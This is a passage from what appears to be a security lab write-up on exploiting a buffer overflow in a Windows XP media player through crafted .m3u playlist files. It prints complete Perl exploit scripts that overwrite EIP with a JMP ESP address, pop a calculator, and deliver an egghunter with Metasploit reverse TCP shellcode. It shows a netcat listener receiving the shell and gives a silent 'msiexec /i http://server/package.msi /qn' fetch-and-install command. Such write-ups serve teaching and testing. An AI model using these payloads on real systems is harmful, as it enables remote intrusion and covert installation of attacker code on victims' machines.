| 77E70000 | 00092000 | 77E7628F | RPCRT4 | 5.1.2600.5512 ( | C:\WINDOWS\system32\RPCRT4.dll |
| 77F10000 | 00049000 | 77F16587 | GDI32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\GDI32.dll |
| 77F60000 | 00076000 | 77F651FB | SHLWAPI | 6.00.2900.5512 | C:\WINDOWS\system32\SHLWAPI.dll |
| 77FE0000 | 00011000 | 77FE2126 | Secur32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\Secur32.dll |
| 78130000 | 0009B000 | 7813232B | MSVCR80 | 8.00.50727.762 | C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9 |
| 7C800000 | 000F6000 | 7C80B63E | kernel32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\kernel32.dll |
| 7C900000 | 000AF000 | 7C912C28 | ntdll | 5.1.2600.5512 ( | C:\WINDOWS\system32\ntdll.dll |
| 7C9C0000 | 00817000 | 7C9E74D6 | SHELL32 | 6.00.2900.5512 | C:\WINDOWS\system32\SHELL32.dll |
| 7E290000 | 00171000 | 7E2A5ED1 | SHDOCVW | 6.00.2900.5512 | C:\WINDOWS\system32\SHDOCVW.dll |
| 7E410000 | 00091000 | 7E41B217 | USER32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\USER32.dll |

*Figure 16 - Executable Modules*

In this instance, the kernel32 dll will be used to find JMP ESP address. The findjmp.exe command and its results can be seen in Figure 17.





*Figure 17 - findjmp.exe*

From Figure 17, it can be seen that there is a JMP ESP command at the memory address 0x7C86467B. This will be the address used to overwrite the EIP. After it has been overwritten, shellcode to run a calculator will be placed. This address is also suitable because it does not contain any null bytes. As previously mentioned, if the code was to contain any null bytes then it can often cause unexpected outputs and therefore should be avoided. The code to run a calculator will be taken from https://www.exploit-db.com/exploits/43773. The reason this shellcode is used is due to its size – it is only 16 bytes which is well within the allocation limit of 228 bytes. Figure 18 shows what the code used to create the calculator playlist will look like.

crash.pl - Notepad

File Edit Format View Help

```
my $file= "Calc.m3u";
my $buffer = "\x41" x 280;
my $nop = "\x90" x 10;
my $eip = pack('V',0x7C86467B);

my $shellcode="\x31\xC9".                    # xor ecx,ecx
"\x51".                                      # push ecx
"\x68\x63\x61\x6C\x63".                      # push 0x636c6163
"\x54".                                      # push dword ptr esp
"\xB8\xC7\x93\xC2\x77".                      # mov eax,0x77c293c7
"\xFF\xD0";                                  # call eax

open($FILE,">$file");
print $FILE $buffer.$eip.$nop.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

*Figure 18 - Calculator shell code*

In Figure 18, it is shown that 10 NOP's (No operations) are included before the shellcode. This is because as shellcode runs, it can make system calls. As a result, the system calls will put things onto the stack and if the shellcode is directly on the top of the stack then these system calls may overwrite some of the code, resulting in the shellcode potentially failing or breaking. Therefore, if some NOP's are placed at the top of the stack, then providing there is a sufficient amount, the system calls will only overwrite the NOP's meaning that the shellcode will run normally. For future reference, using NOP's like this – in a sequence, is called a NOP slide.

In addition to the NOP slide, the variable eip is seen to contain the value pack('V', 0X7C86467B) . This is merely a function used for packing memory addresses. It will reverse the memory addresses hex values into the format required by the memory register.

This Calc.m3u playlist is then loaded into 1602893.exe, and as a result a calculator appears. This can be seen in Figure 19.





*Figure 19 - Calc.m3u outcome*

## 2.5 Running the remote shell shellcode with EggHunters

The next step is to try and get a more complex shellcode to work – opening a remote shell on the target. The main problem with opening a remote shell is the limitation on the number of bytes that are available – 228. Typically to open a remote shell, more bytes are required.

To get the program to run a larger payload, a different type of shellcode will be used. An EggHunter is a type of shellcode that can be used when there is not enough space to place the payload directly. An EggHunter is a small piece of shellcode that is used to search other areas of memory for a given 'tag'. When the EggHunter is run, it will look for the 'egg' (the payload) and then run it. When using EggHunters the tag to search for is prepended twice to the start of the payload. This means that if the main payload can be placed somewhere else in memory, the EggHunter can search for it and run it.

When the playlist is loaded in the vulnerable media player, the contents get written to the heap. Therefore, If the egg is included in the initial playlist upload then it will be written to the heap. This means that when the EggHunter searches for the payload, it will be able to find it in the heap.

Mona.py (Corelan Team, 2019) is a python program that has many features – one of which is creating EggHunters. To use mona, it must be transferred into Immunity Debugger (Immunityinc.com, 2019), another type of binary auditing program. The command **!mona egg –t mark** is then used to create the egghunter, with the word “mark” being the tag. Figure 20 shows the results of the mona command.





*Figure 20 - Mona.py creating an egg tag*

To create the reverse TCP shell, the Metasploit msfgui framework is used. This is shown in Figure 21, and Figure 23 shows the reverse TCP shell being created in the Metasploit framework.





*Figure 21 - metasploit GUI*





*Figure 22 – msfgui creating a reverse TCP shell payload*

The LHOST is specified as the address of the target machine, and LPORT is specified as the port to listen on. The shellcode will be outputted in Perl format, as the program to create the exploit uses Perl, and the file will be outputted to the Desktop in a txt file. The final shellcode can be seen in Figure 23.

EggHunter.pl

```perl
1 my $file = "EggHunter.m3u";
2 my $junk1 = "\x41" x 280;
3 my $eip = pack('V',0x7C86467B);
4 my $nops = "\x90" x 10;
5 my $EggHunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8" . "mark" .
6  "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
7 my $Tag = "mark" . "mark";
8 my $shellcode = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
9 "\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
10 "\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
11 "\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
12 "\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
13 "\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
14 "\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
15 "\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
16 "\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
17 "\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
18 "\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" .
19 "\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" .
20 "\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" .
21 "\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x68" .
22 "\xc0\xa8\x00\x64\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56" .
23 "\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89" .
24 "\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7" .
25 "\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50" .
26 "\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f" .
27 "\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d" .
28 "\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff" .
29 "\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72" .
30 "\x6f\x6a\x00\x53\xff\xd5";
31 open($FILE,">$file");
32 print $FILE $junk1.$eip.$nops.$EggHunter.$Tag.$shellcode;
33 close($FILE);
```

*Figure 23 - final shellcode*

Looking at Figure 22, line 2 shows the A's that will fill the buffer, line 3 stores the JMP ESP address, line 4 contains the NOP slide, line 5 contains the code for the egg hunter which was previously created using mona, and line 7 shows the tag for the egghunter. The remaining code is the shellcode created using the Metasploit framework.

To prove that the reverse TCP shell has been set up correctly, a listener will be setup on a kali machine. The listener will be created using netcat(Netcat.sourceforge.net, 2019) and the command to set it up is **nc –l –p 4444**.

The payload EggHunter.m3u is then loaded into the media player and a reverse TCP shell is opened. This can be seen in Figure 24.

```
root@kali:~/Desktop# nc -l -p 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

*Figure 24 - Successful reverse tcp shell.*

To further prove it was successful, a directory will be made on the target's Desktop using the **mkdir Success!** command. The output of this is shown in Figure 25.





*Figure 25 - Directory creation*

This now proves that a reverse shell has been successfully created from the buffer overflow.

## 2.6 Alternative Methods

### 2.6.1 Downloading a reverse TCP payload with Msiexec

An alternative method for gaining a reverse TCP shell will now be explored. This method involves uploading some malicious reverse TCP code to a server, and getting the application to connect to the server and download the payload (Durg, 2019). To carry out this attack a Kali machine will be used and the apache webserver of the Kali machine will be used.

By controlling the EIP and being able add custom crafted shellcode to the application, it is possible to make the application download and execute a remote payload by using the windows installer (msiexec.exe). Msiexec is used to download and install .msi files, therefore if a malicious .msi file can be downloaded from a webserver, then a payload can be downloaded and installed. The command to connect to the webserver and download the payload is **msiexec /i http://server/package.msi /qn**. The /i parameter specifies to install the payload normally, and the /qn parameter tells the target not to display a UI. By doing this it means that the user will not be able to see the installation happen.

To achieve this objective, a windows function that uses the command line to run commands is required. In windows, the 'system' API (*system, _wsystem*, 2019) takes in one parameter, and that parameter is then run on the command line. For this reason, the system function is an ideal function to use. The system function can be found within the msvcrt.dll. In order to get the functions memory address, a tool called arwin (2019) is used. Arwin is used to "find the absolute address of a function in a specified DLL." Figure 25 shows arwin being used to find the memory location of the system function.






*Figure 26 - Arwin finding the memory address of system()*

Figure 27 shows a photo of all of the libraries that 1602893.exe makes use of, specifying the msvcrt.dll. Because the application already uses the msvcrt.dll, it will not be necessary to load the library in. Whereas if the application did not make use of the msvcrt.dll, the library would need to be loaded in.




| Base | Size | Entry | Name | File version | Path |
|---|---|---|---|---|---|
| 00340000 | 00009000 | 00341782 | Normaliz | 6.0.5441.0 (win | C:\WINDOWS\system32\Normaliz.dll |
| 00400000 | 0009A000 | 00451CC8 | 1602893 | | C:\Documents and Settings\Administrator\Desktop\1602893.exe |
| 1A400000 | 00132000 | 1A401C31 | urlmon | 8.00.6001.18702 | C:\WINDOWS\system32\urlmon.dll |
| 5AD70000 | 00038000 | 5AD71626 | UxTheme | 6.00.2900.5512 | C:\WINDOWS\system32\UxTheme.dll |
| 5DCA0000 | 001E8000 | 5DDB7A45 | iertutil | 8.00.6001.18702 | C:\WINDOWS\system32\iertutil.dll |
| 63000000 | 000E6000 | 6300172C | WININET | 8.00.6001.18702 | C:\WINDOWS\system32\WININET.dll |
| 72D10000 | 00008000 | 72D12575 | msacm32 | 5.1.2600.0 (xpc | C:\WINDOWS\system32\msacm32.drv |
| 72D20000 | 00009000 | 72D243CD | wdmaud | 5.1.2600.5512 ( | C:\WINDOWS\system32\wdmaud.drv |
| 73F10000 | 0005C000 | 73F11788 | DSOUND | 5.3.2600.5512 ( | C:\WINDOWS\system32\DSOUND.dll |
| 755C0000 | 0002E000 | 755D9FE1 | msctfime | 5.1.2600.5512 ( | C:\WINDOWS\system32\msctfime.ime |
| 76390000 | 0001D000 | 763912C0 | IMM32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\IMM32.DLL |
| 763B0000 | 00049000 | 763B1619 | comdlg32 | 6.00.2900.5512 | C:\WINDOWS\system32\comdlg32.dll |
| 76B40000 | 0002D000 | 76B42B61 | WINMM | 5.1.2600.5512 ( | C:\WINDOWS\system32\WINMM.dll |
| 76C30000 | 0002E000 | 76C31529 | WINTRUST | 5.131.2600.5512 | C:\WINDOWS\system32\WINTRUST.dll |
| 76C90000 | 00028000 | 76C9126D | IMAGEHLP | 5.1.2600.5512 ( | C:\WINDOWS\system32\IMAGEHLP.dll |
| 77120000 | 0008B000 | 77121560 | OLEAUT32 | 5.1.2600.5512 | C:\WINDOWS\system32\OLEAUT32.dll |
| 773D0000 | 00103000 | 773D4256 | COMCTL32 | 6.0 (xpsp.08041 | C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\COMCTL32.dll |
| 774E0000 | 0013D000 | 774FD0B9 | ole32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\ole32.dll |
| 77A80000 | 00095000 | 77A81632 | CRYPT32 | 5.131.2600.5512 | C:\WINDOWS\system32\CRYPT32.dll |
